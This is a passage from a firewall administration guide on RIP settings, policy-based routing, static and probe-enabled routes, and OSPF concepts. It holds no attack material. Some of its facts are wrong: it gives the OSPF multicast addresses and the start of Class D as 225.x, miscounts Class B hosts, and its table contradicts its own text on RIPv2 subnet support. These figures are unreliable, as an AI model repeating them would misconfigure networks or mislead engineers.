- Step 6** Enter a value in seconds between advertisements broadcasted over a network in the **Route Change Damp Time (seconds)** field. The default value is **30** seconds. A lower value corresponds with a higher volume of broadcast traffic over the network. The **Route Change Damp Time (seconds)** setting defines the delay between the time a VPN tunnel changes state (up or down) and the time the change is advertised with RIP. The delay, in seconds, prevents ambiguous route advertisements sent as a result of temporary change in the VPN tunnel status.
- Step 7** Enter the number of advertisements that a deleted route broadcasts until it stops in the **Deleted Route Advertisements (0-99)** field. The default value is **1**.
- Step 8** Enter a value from 1 to 15 in the **Route Metric (1-15)** field. This is the number of times a packet touches a router from the source IP address to the destination IP address.
- Step 9** If RIPv2 is selected from the Route Advertisements menu, you can enter a value for the route tag in the **RIPv2 Route Tag (4 HEX Digits)** field. This value is implementation-dependent and provides a mechanism for routers to classify the originators of RIPv2 advertisements. This field is optional.
- Step 10** If you want to enable RIPv2 authentication, select one of the following options from the **RIPv2 Authentication** menu:
- **User defined** - Enter 4 hex digits in the Authentication Type (4 hex digits) field. Enter 32 hex digits in the Authentication Data (32 Hex Digits) field.
 - **Cleartext Password** - Enter a password in the Authentication Password (Max 16 Chars) field. A maximum of 16 characters can be used to define a password.
 - **MD5 Digest** - Enter a numerical value from 0-255 in the Authentication Key-Id (0-255) field. Enter a 32 hex digit value for the Authentication Key (32 hex digits) field, or use the generated key.
- Step 11** Click **OK**.

Route Policies

SonicOS Enhanced provides Policy Based Routing (PBR) to provide more flexible and granular traffic handling capabilities. The following sections describe PBR:

- [“Policy Based Routing” on page 308](#)
- [“Route Policies Table” on page 308](#)
- [“Static Route Configuration” on page 309](#)
- [“Probe-Enabled Policy Based Routing Configuration” on page 310](#)
- [“A Route Policy Example” on page 310](#)

Policy Based Routing

A simple static routing entry specifies how to handle traffic that matches specific criteria, such as destination address, destination mask, gateway to forward traffic, the interface that gateway is located, and the route metric. This method of static routing satisfies most static requirements, but is limited to forwarding based only on destination addressing.

Policy Based Routing (PBR) allows you to create extended static routes to provide more flexible and granular traffic handling capabilities. SonicOS Enhanced PBR allows for matching based upon source address, source netmask, destination address, destination netmask, service, interface, and metric. This method of routing allows for full control of forwarding based upon a large number of user defined variables.

A metric is a weighted cost assigned to static and dynamic routes. Metrics have a value between 0 and 255. Lower metrics are considered better and take precedence over higher costs. SonicOS Enhanced adheres to Cisco defined metric values for directly connected interfaces, statically encoded routes, and all dynamic IP routing protocols.

| Metric Value | Description |
|--------------|----------------|
| 1 | Static Route |
| 5 | EIGRP Summary |
| 20 | External BGP |
| 90 | EIGRP |
| 100 | IGRP |
| 110 | OSPF |
| 115 | IS-IS |
| 120 | RIP |
| 140 | EGP |
| 170 | External EIGRP |
| Internal | BGP |

Route Policies Table

You can change the view your route policies in the **Route Policies** table by selecting one of the view settings in the **View Style** menu.

Route Policies Items 1 to 5 (of 5)

View Style: All Policies Custom Policies Default Policies

| # | Source | Destination | Service | Gateway | Interface | Metric | Priority | Comment | Configure |
|---|--------------------|--------------------|---------|-----------------|-----------|--------|----------|---------|-----------|
| 1 | Any | 255.255.255.255/32 | Any | 0.0.0.0 | X0 | 20 | 1 | | |
| 2 | Any | Default Gateway | Any | 0.0.0.0 | X1 | 20 | 2 | | |
| 3 | Any | WAN Primary Subnet | Any | 0.0.0.0 | X1 | 20 | 3 | | |
| 4 | WAN Primary Subnet | Any | Any | Default Gateway | X1 | 20 | 4 | | |
| 5 | Any | 0.0.0.0/0 | Any | 10.0.0.2 | X1 | 20 | 5 | | |

Add...

All Policies displays all the routing policies including **Custom Policies** and **Default Policies**. Initially, only the **Default Policies** are displayed in the **Route Policies** table when you select **All Policies** from the **View Style** menu.

The **Route Policies** table provides easy pagination for viewing a large number of routing policies. You can navigate a large number of routing policies listed in the **Route Policies** table by using the navigation control bar located at the top right of the **Route Policies** table. Navigation control bar includes four buttons. The far left button displays the first page of the table. The far right button displays the last page. The inside left and right arrow buttons moved the previous or next page respectively.

You can enter the policy number (the number listed before the policy name in the **# Name** column) in the **Items** field to move to a specific routing policy. The default table configuration displays 50 entries per page. You can change this default number of entries for tables on the **System > Administration** page.

You can sort the entries in the table by clicking on the column header. The entries are sorted by ascending or descending order. The arrow to the right of the column entry indicates the sorting status. A down arrow means ascending order. An up arrow indicates a descending order.

Static Route Configuration

In SonicOS Enhanced, a static route is configured through a basic route policy. To configure a static route, complete the following steps:

- Step 1** Scroll to the bottom of the **Network > Routing** page and click on the **Add** button. The **Add Route Policy** window is displayed.

- Step 2** From the **Source** menu, select the source address object for the static route, or select **Create new address object** to dynamically create a new address object.
- Step 3** From the **Destination** menu, select the destination address object.
- Step 4** From the **Service** menu, select a service object. For a generic static route that allows all traffic types, simply select **Any**.
- Step 5** From the **Gateway** menu, select the gateway address object to be used for the route.
- Step 6** From the **Interface** menu, select the interface to be used for the route.

- Step 7** Enter the **Metric** for the route. The default metric for static routes is one. For more information on metrics, see the [“Policy Based Routing” section on page 308](#)
- Step 8** (Optional) Select the **Disable route when the interface is disconnected** checkbox to have the route automatically disabled when the interface is disconnected.
- Step 9** (Optional) The **Allow VPN path to take precedence** option allows you to create a backup route for a VPN tunnel. By default, static routes have a metric of one and take precedence over VPN traffic. The **Allow VPN path to take precedence** option gives precedence over the route to VPN traffic to the same destination address object. This results in the following behavior:
- When a VPN tunnel is active: static routes matching the destination address object of the VPN tunnel are automatically disabled if the **Allow VPN path to take precedence** option is enabled. All traffic is routed over the VPN tunnel to the destination address object.
 - When a VPN tunnel goes down: static routes matching the destination address object of the VPN tunnel are automatically enabled. All traffic to the destination address object is routed over the static routes.
- Step 10** The **Probe**, **Disable route when probe succeeds**, and **Probe default state is UP** options are used to configure Probe-Enabled Policy Based Routing. See the following [“Probe-Enabled Policy Based Routing Configuration” section on page 310](#) for information on their configuration.
- Step 11** Click **OK** to add the route.

Probe-Enabled Policy Based Routing Configuration

When configuring a static route, you can optionally configure a Network Monitor policy for the route. When a Network Monitor policy is used, the static route is dynamically disabled or enabled, based on the state of the probe for the policy.

-
- Step 1** Configure the static route as described in [“Static Route Configuration” on page 309](#).
- Step 2** In the **Probe** pulldown menu select the appropriate Network Monitor object or select **Create New Network Monitor object...** to dynamically create a new object. For more information, see [“Network > Network Monitor” on page 405](#).
- Step 3** Typical configurations will not check the **Disable route when probe succeeds** checkbox, because typically administrators will want to disable a route when a probe to the route’s destination fails. This option is provided to give administrators added flexibility for defining routes and probes.
- Step 4** Select the **Probe default state is UP** to have the route consider the probe to be successful (i.e. in the “UP” state) when the attached Network Monitor policy is in the “UNKNOWN” state. This is useful to control the probe-based behavior when a unit of a High Availability pair transitions from “IDLE” to “ACTIVE,” because this transition sets all Network Monitor policy states to “UNKNOWN.”
- Step 5** Click **OK** to apply the configuration.

A Route Policy Example

The following example walks you through creating a route policy for two simultaneously active WAN interfaces. For this example, a secondary WAN interface needs to be setup on the **X3** interface and configured with the settings from your ISP. Next, configure the security appliance for load balancing by checking the **Enable Load Balancing** on the

Network > WAN Failover & LB page. For this example, choose **Per Connection Round-Robin** as the load balancing method in the **Network > WAN Failover & LB** page. Click **Accept** to save your changes on the **Network > WAN Failover & LB** page.

- Step 1** Click the **Add** button under the Route Policies table. The **Add Route Policy** window is displayed.

- Step 2** Create a routing policy that directs all **LAN Subnet** sources to **Any** destinations for **HTTP** service out of the **X1 Default Gateway** via the **X1** interface by selecting these settings from the **Source**, **Destination**, **Service**, **Gateway** and **Interface** menus respectively. Use the default **1** in the **Metric** field and enter **force http out primary** into the **Comment** field. Click **OK**.
- Step 3** Create a second routing policy that directs all **LAN Subnet** sources to **Any** destinations for **Telnet** service out of the **X3 Default Gateway** via the **X3** interface by selecting these settings from the **Source**, **Destination**, **Service**, **Gateway** and **Interface** menus respectively. Use the default **1** in the **Metric** field and enter **force telnet out backup** into the **Comment** field. Click **OK**.



Note

Do not enable the **Allow VPN path to take precedence** option for these routing policies. The **Allow VPN path to take precedence** option gives precedence over the route to VPN traffic to the same destination address object. This option is used for configuring static routes as backups to VPN tunnels. See the [“Static Route Configuration” section on page 309](#) for more information.

These two policy-based routes force all sources from the LAN subnet to always go out the primary WAN when using any HTTP-based application, and forces all sources from the LAN subnet to always go out the backup WAN when using any Telnet-based application.

To test the HTTP policy-based route, from a computer attached to the LAN interface, access the public Web site <http://www.whatismyip.com> and <http://whatismyip.everdot.org>. Both sites display the primary WAN interface’s IP address and not the secondary WAN interface.

To test the Telnet policy-based route, telnet to route-server.exodus.net and when logged in, issue the *who* command. It displays the IP address (or resolved FQDN) of the WAN IP address of the secondary WAN interface and not the primary WAN interface.


Advanced Routing Services (OSPF and RIP)

In addition to Policy Based Routing and RIP advertising, SonicOS Enhanced offers the option of enabling Advanced Routing Services (ARS). Advanced Routing Services provides full advertising and listening support for the Routing Information Protocol (RIPv1 - RFC1058) and (RIPv2 - RFC2453), and Open Shortest Path First (OSPFv2 – RFC2328). Advanced Routing Service should only be enabled by those environments requiring support for either or both of these dynamic routing protocols.

RIP and OSPF are Interior Gateway Protocols (IGP) that are both widely used by networks of various sizes to automate the process of route distribution. RIP is commonly used within smaller networks, while OSPF is used by larger networks, although network size should not be the only factor used to determine the appropriateness of one protocol over the other – network speed, interoperability requirements, and relative overall complexity, for example, should also be considered. RIPv1 and RIPv2 are both supported by ARS, the largest differences between the two being that RIPv2 supports VLSM (Variable Length Subnet Masks), authentication, and routing updates. The following table illustrates the major differences between RIPv1, RIPv2, and OSPFv2:

| | RIPv1 | RIPv2 | OSPFv2 |
|----------------------------|---|--|---|
| Protocol metrics | Distance Vector | Distance Vector | Link State |
| Maximum Hops | 15 | 15 | Unlimited |
| Routing table updates | Full table broadcast periodically, slower convergence | Full table broadcast or multicast periodically, slower convergence | Link state advertisement multicasts, triggered by changes, fast convergence |
| Subnet Sizes Supported | Only class-based (a/b/c) subnets support | Class-based only | VLSM |
| Autonomous system topology | Indivisible and flat | Indivisible and flat | Area based, allowing for segmentation and aggregation |

- Protocol Type – Distance Vector protocols such as RIP base routing metrics exclusively on hop counts, while Link state protocols such as OSPF consider the state of the link when determining metrics. For example, OSPF determines interface metrics by dividing its reference bandwidth (100mbits by default) by the interface speed – the faster the link, the lower the cost and the more preferable the path. Consider the following example network:



In the above sample network, if Host A wanted to reach Host B, with RIP, the lowest cost route would be from Router A to Router B, across the relatively slow 64kbps link. With OSPF, the cost from Router A to Router B would be 1562, while the cost from Router A to Router C to Router D to Router B would be 364 (see the Cost section in OSPF concepts later), making it the preferred route.

- Maximum Hops – RIP imposes a hop count of 15 to help prevent routing loops which can occur when bad (e.g. stale) routing information is broadcast and propagated through a network either due to misconfiguration, or slow convergence. Consider if the link between Router D and Router E failed in the diagram above, and there were no safeguards in place:
- Router A's routing information states that it can reach Network E through Router B or Router C with a metric of 3.
- When the link between Router D and Router E fail, and Router A broadcasts its routing information, Router B and Router C determine that they can reach Network E through Router A with a metric of 4.
- Router B and Router C broadcast this information, and it is received by Router D which then determines it can reach Network E through Router B or Router C with a metric of 5.
- This loop continues until the hop count of 16 (infinity) is reached.

Other measures against this sort of situation are also commonly employed by RIP, including:

- Split-Horizon – A preventative mechanism where routing information learned through an interface is not sent back out the same interface. This generally works well on broadcast links, but not on non-broadcast links such as Frame Relay, where a single link can commonly be used to reach two separate autonomous systems.
- Poison reverse – Also known as route poisoning, an extension of split-horizon where a network is advertised with a metric of 16 (unreachable), helping to ensure that incorrect alternative routes aren't propagated.

OSPF does not have to impose a hop count limit because it does not advertise entire routing tables, rather it generally only sends link state updates when changes occur. This is a significant advantage in larger networks in that it converges more quickly, produces less update traffic, and supports an unlimited number of hops.

- Routing table updates – As mentioned above, the practice of sending an entire routing table introduces the problems of slower convergences, higher bandwidth utilization, and increased potential for stale routing information. RIPv1 broadcasts its entire routing table at a prescribed interval (usually every 30 seconds), RIPv2 can either broadcast or multicast, and OSPF multicasts only link state updates whenever a change to the network fabric occurs. OSPF has a further advantage of using designated routers (DR) in forming adjacencies in multiple-access networks (more on these concepts later) so that updates do not have to be sent to the entire network.
- Subnet sizes supported – RIPv1 was first implemented when networks were strictly class A, class B, and class C (and later D and E):
- Class A – 1.0.0.0 to 126.0.0.0 (0.0.0.0 and 127.0.0.0 are reserved)
 - Leftmost bit 0; 7 network bits; 24 host bits
 - 0nnnnnnn hhhhhhhh hhhhhhhh hhhhhhhh (8-bit classful netmask)
 - 126 Class A networks, 16,777,214 hosts each
- Class B - 128.0.0.0 to 191.255.0.0
 - Leftmost bits 10; 14 network bits; 16 host bits
 - 10nnnnnn nnnnnnnn hhhhhhhh hhhhhhhh (16-bit classful netmask)
 - 16,384 Class B networks, 65,532 hosts each
- Class C – 192.0.0.0 to 223.255.255.0
 - Leftmost bits 110; 21 network bits; 8 host bits
 - 110nnnnn nnnnnnnn nnnnnnnn hhhhhhhh (24-bit classful netmask)
 - 2,097,152 Class Cs networks, 254 hosts each
- Class D - 225.0.0.0 to 239.255.255.255 (multicast)
 - Leftmost bits 1110; 28 multicast address bits
 - 1110mmmm mmmmmmmm mmmmmmmm mmmmmmmm
- Class E - 240.0.0.0 to 255.255.255.255 (reserved)
 - Leftmost bits 1111; 28 reserved address bits
 - 1111rrrr rrrrrrrr rrrrrrrr rrrrrrrr

This method of address allocation proved to be very inefficient because it provided no flexibility, neither in the way of segmentation (subnetting) or aggregation (supernetting, or CIDR – classless inter-domain routing) by means of VLSM – variable length subnet masks.

VLSM, supported by RIPv2 and OSPF, allows for classless representation of networks to break larger networks into smaller networks:

For example, take the classful 10.0.0.0/8 network, and assign it a /24 netmask. This subnetting allocates an additional 16-bits from the host range to the network range (24-8=16). To calculate the number of additional networks this subnetting provides, raise 2 to the number of additional bits: $2^{16}=65,536$. Thus, rather than having a single network with 16.7 million hosts (usually more than most LAN's require) it is possible to have 65,536 networks, each with 254 usable hosts.

VLSM also allows for route aggregation (CIDR):

For example, if you had 8 class C networks: 192.168.0.0/24 through 192.168.7.0/24, rather than having to have a separate route statement to each of them, it would be possible to provide a single route to 192.168.0.0/21 which would encompass them all.

This ability, in addition to providing more efficient and flexible allocation of IP address space, also allows routing tables and routing updates to be kept smaller.

- **Autonomous system topologies** – An autonomous system (AS) is a collection of routers that are under common administrative control, and that share the same routing characteristics. When a group of autonomous systems share routing information, they are commonly referred to as a confederation of autonomous systems. (RFC1930 and RFC975 address these concepts in much greater detail). In simple terms, an AS is a logical distinction that encompasses physical network elements based on the commonness of their configurations.

With regard to RIP and OSPF, RIP autonomous systems cannot be segmented, and all routing information must be advertised (broadcast) through the entire AS. This can become difficult to manage and can result in excessive routing information traffic. OSPF, on the other hand, employs the concept of Areas, and allows for logically, manageable segmentation to control the sharing of information within an AS. OSPF areas begin with the backbone area (area 0 or 0.0.0.0), and all other areas must connect to this backbone area (although there are exceptions). This ability to segment the routing AS helps to ensure that it never becomes too large to manage, or too computationally intensive for the routers to handle.

OSPF Terms

OSPF is substantially more complicated to configure and maintain than RIP. The following concepts are critical to understanding an OSPF routing environment:

- **Link state** – As it pertains to OSPF, a link is an egress interface on a router, and the state describes characteristics of that interface, such as its cost. Link states are sent in the form of Link State Advertisements (*LSA*) which are contained within Link State Update (*LSU*) packets, one of five types of OSPF packets.
- **Cost** – A quantification of the overhead required to send a packet along a particular link. Cost is calculated by dividing a reference bandwidth (usually 100mbit, or 10^8 bit) by an interface's speed. The lower the cost, the more preferable the link. Some common path costs:


| Interface | Divided by 10^8 (100mbit) = OSPF Cost |
|----------------|---|
| Fast Ethernet | 1 |
| Ethernet | 10 |
| T1 (1.544mbit) | 64 |
| DSL (1mbit) | 100 |
| DSL (512kbps) | 200 |
| 64kbps | 1562 |
| 56kbps | 1785 |

- **Area** – The network comprising the group of OSPF routers intended to share a common Link State Database. OSPF networks are built around the backbone area (area 0, or 0.0.0.0) and all other areas must connect to the backbone area (unless virtual links are

used, which is generally discouraged). Area assignment is interface specific on an OSPF router; in other words, a router with multiple interfaces can have those interfaces configured for the same or different areas.


- Neighbors – OSPF routers on a common network segment have the potential to become neighbors by means of sending Hello packets. Hello packets act as a form of advertisement and identification, and if two OSPF routers share a common set of certain characteristics, they will become neighbors upon seeing their own router ID in the other router's Hello packet. Hello packets are also used in the *DR* (Designated Router) and *BDR* (Backup Designated Router) election process. For two routers to become neighbors, the characteristics that they must have in common are:
 - Area-ID – An area ID identifies an OSPF *area* with a 32-bit value, and is generally represented in an IP address format. OSPF requires at a minimum the backbone area, area 0 (or 0.0.0.0) for operation.
 - Authentication – Authentication types can generally be set to none, simple text, or MD5. When using simple text, it should only be used for identification purposes, since it is sent in the clear. For security, MD5 should be used.
 - Timer intervals – 'Hello' and 'Dead' intervals must be the same. The Hello interval specifies the number of seconds between Hello packets (as a Keepalive function), and the Dead interval specifies the number of seconds after which a router will be considered unavailable if a Hello is not received.
 - Stub area flag – A *Stub area* is an area that only requires a single point of egress, and therefore does not require a full list of external link advertisements. The stub area flag on two potential neighbors must be the same to avoid inappropriate link state exchanges. Another factor that affects neighboring is the kind of network. OSPF recognizes three network types:
 - Broadcast – For example, Ethernet. In broadcast networks, neighboring can be established with all other routers in the broadcast domain.
 - Point to Point – For example, serial links. In point to point (or point to multipoint) networks, neighboring can be established with the router at the other end of the link.
 - NBMA (non-broadcast multiple access) – For example, frame relay. In NBMA networks, neighbors must be explicitly declared.
- Link State Database – The Link State Database is composed of the LSA's sent and received by *neighboring* OSPF routers that have created *adjacencies* within an *area*. The database, once complete, will contain all the link state information for a given area, at which time the Shortest Path First (SPF) algorithm will be applied to determine the optimal route to all connected networks based on cost. The SPF algorithm employs the Dijkstra pathfinding algorithm, which essentially regards all routers as vertices in a graph, and computes the cost between each vertex.
- Adjacencies – OSPF routers exchange LSA's with adjacent routers to create the LSDB. Adjacencies are created in different fashions depending on the network type (see Neighbors section above). Generally, the network type is broadcast (e.g. Ethernet) so adjacencies are formed by the exchanging OSPF packets in a handshake-like fashion (see OSPF Packet types below). To minimize the amount of information exchanged between adjacent routers, segments (broadcast domains) with multiple OSPF routers elect a Designated Router (DR) and a Backup Designated Router (BDR) using Hello packets.
- DR (Designated Router) – On multi-access segments, OSPF routers elect a DR and a BDR, and all other routers on the segment create adjacencies with the DR and the BDR. DR election is based on a router's OSPF Priority, which is a configurable value from 0 (not eligible for DR) to 255. The router with the highest priority becomes the DR. In the event of a priority tie, the router with the highest Router ID (based on interface addressing) wins. Once a router is the DR, its role is uncontested, until it becomes unavailable.

LSA's are then exchanged within LSU's across these adjacencies rather than between each possible pairing combination of routers on the segment. Link state updates are sent by non-DR routers to the multicast address 225.0.0.6, the RFC1583 assigned 'OSPF Designated Routers' address. They are also flooded by DR routers to the multicast address 225.0.0.5 'OSPF All Routers' for all routers to receive the LSA's.



- OSPF Packet types – The five types of OSPF packets are:
 - Hello (OSPF type 1) – Sent at a certain interval to establish and maintain relationships with neighboring OSPF routers, and elect Designated Routers. (*Sent during the initialization and the 2-WAY phases on LSDB synchronization*).
 - Database Description (OSPF type 2) – Sent between OSPF routers during the creation of an adjacency. *During the Exstart phase of LSDB synchronization*, DD packets establish an ISN (initial sequence number) used to track LSA's, and they establish a master/slave relationship between neighboring OSPF routers. *In the Exchange phase of LSDB synchronization*, they contain short versions of Link State Advertisements. Because DD exchanges can span multiple packets, they are exchanged in a poll (master) and response (slave) fashion to ensure completeness.
 - Link State Request (OSPF type 3) – *During the Loading phase of LSDB synchronization*, LSR packets are sent to request database updates from a neighbor. This is the final step in the establishment of an adjacency.
 - Link State Update (OSPF type 4) – Sent in response to Link State Requests, LSU packets flood adjacencies with Link State Advertisements to achieve LSDB synchronization.
 - Link State Acknowledgement (OSPF type 5) – To ensure reliability of LSA flooding, all updates are acknowledged.
- Link State Advertisements (LSA) – There are 7 types of LSA's:
 - Type 1 (Router Link Advertisements) - Sent by an OSPF router to describe the links to each area to which it belongs. Type 1 LSA's are only flooded into a router's area.
 - Type 2 (Network Links Advertisements) – Sent by the DR for an area describing the set of routers within the network. Type 2 LSA's are only flooded into a router's area.
 - Type 3 (Summary Link Advertisements) – Sent across areas by ABR's (Area Border Routers) to describe the networks within an area. Type 3 LSA's are also used for route aggregation purposes, and are not sent to Totally Stubby Areas.
 - Type 4 (AS Summary Link Advertisements) – Sent across areas by ABR's to describe networks within a different AS. Type 4 LSA's are not sent to Stub Areas.

- Type 5 (AS External Link Advertisements) – Sent by ASBR (Autonomous System Boundary Routers) to describe routes to networks in a different AS. Type 5 LSA's are net sent to Stub Areas. There are two types of External Link Advertisements:
 - External Type 1 - Type 1 packets add the internal link cost to the external link cost when calculating a link's metric. A Type 1 route is always preferred over a Type 2 route to the same destination.
 - External Type 2 - Type 2 packets only use the external link cost to determine the metric. Type 2 is generally used when there is only one path to an external AS.
- Type 6 (Multicast OSPF) - Spooky. See RFC1584.
- Type 7 (NSSA AS External Link Advertisements) – Sent by ASBR's that are part of an NSSA (see 'Stub Area').
- Stub Area – A stub area is an area that only requires one path, rather than an optimal path. This can be an area with only a single point of egress, or it can be an area where SPF optimization is not necessary. All routers in a stub area must be configured as stub routers, and rather than receiving the full state database, and computing the SPF tree, they will receive only a summary link information. There are different type of stub area:
 - Stub area – The standard stub area receives all LSA's except for LSA type 5 (AS External Link advertisement). This helps to keep the LSDB smaller, and reduces the computational overhead on the router.
 - Totally Stubby Area – A special type of stub area into which LSA types 3 (Summary Links), 4 (AS Summary Links) and 5 are not passed. Only intra-area routes, and a default route are advertised into totally stubby areas.
 - NSSA (Not So Stubby Area) – Described by RFC3101, NSSA is a hybrid stub area that allows external routes to be flooded within the NSSA area using type 7 LSA's (NSSA AS External Routes), but does not accept type 5 LSA's from other areas. NSSA's are useful when connecting a remote site running a different IGP (such as RIP) to an OSPF site, where the remote site's routes do not need to be distributed back to the main OSPF site. An NSSA ABR (Area Border Router) also has the ability to translate type 7 to type 5 LSA's (this is possible only from the SonicOS Enhanced CLI).
- Router Types – OSPF recognizes 4 types of routers, based on their roles:



- IR (Internal Router) - A router whose interfaces are all contained within the same area. An internal router's LSDB only contains information about its own area.

- ABR (Area Border Router) – A router with interfaces in multiple areas. An ABR maintains LSDB's for each area to which it is connected, one of which is typically the backbone.
- Backbone Router – A router with an interface connected to area 0, the backbone.
- ASBR (Autonomous System Boundary Router) – A router with an interface connected to a non-OSPF AS (such as a RIP network) which advertises external routing information from that AS into the OSPF AS.

Configuring Advanced Routing Services

The following sections describe how to configure advanced routing:

- [“Configuring RIP” on page 320](#)
- [“Configuring OSPF” on page 321](#)
- [“Configuring Advanced Routing for Tunnel Interfaces” on page 325](#)



Note

ARS is a fully featured multi-protocol routing suite. The sheer number of configurable options and parameters provided is incongruous with the simplicity of a graphical user interface. Rather than limiting the functionality of ARS, an abbreviated representation of its capabilities has been rendered in the GUI, providing control over the most germane routing features, while the full command suite is available via the CLI. The ARS CLI can be accessed from an authenticated CLI session, and contains 3 modules:

- **route ars-nsm** – The Advanced Routing Services Network Services Module. This component provides control over core router functionality, such as interface bindings and redistributable routes.
- **route ars-rip** – The RIP module. Provides control over the RIP router.
- **route ars-ospf** – The OSPF module. Provides control over the OSPF router.

In general, all of the functionality needed to integrate the ADTRAN into most RIP and OSPF environments is available through the Web-based GUI. The additional capabilities of the CLI will make more advanced configurations possible. Please refer to the appendix for the full set of ARS CLI commands.

By default, Advanced Routing Services are disabled, and must be enabled to be made available. At the top of the **Network > Routing** page, is a pull-down menu for **Routing mode**. When you select **Use Advanced Routing**, the top of the **Network > Routing** page will look as follows:

Routing Protocols


Routing Mode:

| Interface (Zone) | RIP | Configure RIP | OSPFv2 | Configure OSPF | OSPF Neighbor Status |
|------------------|--------------|---------------|---------------|----------------|----------------------|
| X0 (LAN) | RIP Disabled | | OSPF Disabled | | |
| X1 (WAN) | RIP Disabled | | OSPF Disabled | | |
| X2 (N/A) | RIP Disabled | | OSPF Disabled | | |
| X3 (N/A) | RIP Disabled | | OSPF Disabled | | |
| F0 (N/A) | RIP Disabled | | OSPF Disabled | | |
| F1 (LAN) | RIP Disabled | | OSPF Disabled | | |

The operation of the RIP and OSPF routing protocols is interface dependent. Each interface and virtual subinterface can have RIP and OSPF settings configured separately, and each interface can run both RIP and OSPF routers.

Configure RIP and OSPF for default routes received from Advanced Routing protocols as follows:

Configuring RIP

To configure RIP routing on an interface, select the  (Configure) icon in the interface's row under the "Configure RIP" column. This will launch the **RIP Configuration** window.

RIP Modes

- Disabled – RIP is disabled on this interface
- Send and Receive – The RIP router on this interface will send updates and process received updates.
- Send Only – The RIP router on this interface will only send updates, and will not process received updates. This is similar to the basic routing implementation.
- Receive Only – The RIP router on this interface will only process received updates.
- Passive – The RIP router on this interface will not process received updates, and will only send updates to neighboring RIP routers specified with the CLI 'neighbor' command. This mode should only be used when configuring advanced RIP options from the ars-rip CLI.

Receive (Available in 'Send and Receive' and 'Receive Only' modes)

- RIPv1 – Receive only *broadcast* RIPv1 packets.
- RIPv2 – Receive only *multicast* RIPv2 packets. RIPv2 packets are sent by multicast, although some implementations of RIP routers (including basic routing on ADTRAN devices) have the ability to send RIPv2 in either broadcast or multicast formats.

**Note**

Be sure the device sending RIPv2 updates uses multicast mode, or the updates will not be processed by the ars-rip router.

Send (Available in ‘Send and Receive’ and ‘Send Only’ modes)

- RIPv1 – Send *broadcast* RIPv1 packets.
- RIPv2 - v1 compatible – Send *multicast* RIPv2 packets that are compatible with RIPv1.
- RIPv2 – Send *multicast* RIPv2 packets.

Split Horizon – Enabling Split Horizon will suppress the inclusion of routes sent in updates to routers from which they were learned. This is a common RIP mechanism for preventing routing loops. See the ‘maximum hops’ entry at the start of Advanced Routing Services section.

Poisoned Reverse – Poison reverse is an optional mode of Split Horizon operation. Rather than suppressing the inclusion of learned routes, the routes are sent with a metric of infinity (16) thus indicating that they are unreachable. See the ‘maximum hops’ entry at the start of Advanced Routing Services section.

Use Password – Enables the use of a plain-text password on this interface, up to 16 alphanumeric characters long, for identification.

Default Metric – Used to specify the metric that will be used when redistributing routes from other (Default, Static, Connected, OSPF, or VPN) routing information sources. The default value (undefined) is 1 and the maximum is 15.

Administrative Distance – The administrative distance value is used by routers in selecting a path when there is more than one route to a destination, with the smaller distance being preferred. The default value is 120, minimum is 1, and maximum is 255.

Originate Default Route – This checkbox enables or disables the advertising of the ADTRAN's default route into the RIP system.

Redistribute Static Routes – Enables or disables the advertising of static (Policy Based Routing) routes into the RIP system. The metric can be explicitly set for this redistribution, or it can use the value (default) specified in the ‘Default Metric’ setting.

